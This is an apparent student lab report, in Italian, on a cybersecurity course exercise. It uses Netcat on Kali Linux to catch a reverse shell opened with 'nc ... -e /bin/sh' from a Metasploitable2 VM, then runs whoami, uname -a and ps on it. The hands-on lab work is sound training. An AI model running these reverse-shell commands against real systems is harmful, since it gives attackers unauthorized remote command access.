


## M3\_W9D2

### NETCAT

Utilizzo di Netcat su Kali Linux che funge sia da client che da server.

Il client farà delle richieste specifiche dalla riga di comando:  
whoami , uname -a , ps




The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal running a Netcat listener on port 1234. It receives a connection from 192.168.1.100. The user runs 'whoami' (returns 'kali'), 'uname -a' (returns system info), and 'ps' (shows a list of processes). The right window is another Kali Linux terminal running a Netcat client connected to 192.168.1.100 on port 1234, with the command '/bin/sh' entered.

```
(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
192.168.1.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.100] 49576
whoami
kali
uname -a
Linux kali 6.6.9-arm64 #1 SMP Kali 6.6.9-1kali1 (2024-01-08) aarch64 GNU/Linux
ps
  PID TTY          TIME CMD
  2307 pts/1    00:00:00 zsh
  2974 pts/1    00:00:00 sh
  3922 pts/1    00:00:00 nc
  4337 pts/1    00:00:00 sh
  4973 pts/1    00:00:00 sh
  5128 pts/1    00:00:00 ps

(kali@kali)-[~]
$ nc 192.168.1.100 1234 -e /bin/sh
```

Utilizzo di Netcat su Kali Linux (client) in ascolto su Metasploitable (server).

Il client farà delle richieste specifiche dalla riga di comando:  
whoami , uname -a , ps



The image shows two terminal windows. The left window is the Metasploitable2 server terminal, showing network configuration for eth0 and the execution of 'nc 192.168.1.223 1234 -e /bin/sh'. The right window is a Kali Linux terminal running a Netcat listener on port 1234. It receives a connection from 192.168.1.5. The user runs 'ls' (returns directory listing), 'ip statico' (returns IP address), 'salvamos' (returns 'vulnerable'), 'whoami' (returns 'msfadmin'), 'uname -a' (returns system info), and 'ps' (shows a list of processes).

```
nsfadmin@metasploitable2:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr ca:d0:f2:b2:e7:05
          inet addr:192.168.1.5  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::c0d0:f2bf:f02e:705/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:152 errors:0 dropped:0 overruns:0 frame:0
          TX packets:90 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12052 (11.7 KB)  TX bytes:9589 (9.3 KB)
          Base address:0xc000 Memory:febc0000-febe0000

nsfadmin@metasploitable2:~$ sudo loadkeys it
[sudo] password for nsfadmin:
Loading /usr/share/keymaps/it.map.bz2
nsfadmin@metasploitable2:~$ nc 192.168.1.223 1234 -e /bin/sh

(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
192.168.1.5: inverse host lookup failed: Unknown host
connect to [192.168.1.223] from (UNKNOWN) [192.168.1.5] 33966
ls
ip statico
salvamos
vulnerable
whoami
msfadmin
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ps
  PID TTY          TIME CMD
  4958 tty1    00:00:00 bash
  5001 tty1    00:00:00 sh
  5006 tty1    00:00:00 ps
```

Possiamo notare come Kali Linux riesce ad ottenere informazioni su Metasploitable dopo essersi messo in ascolto.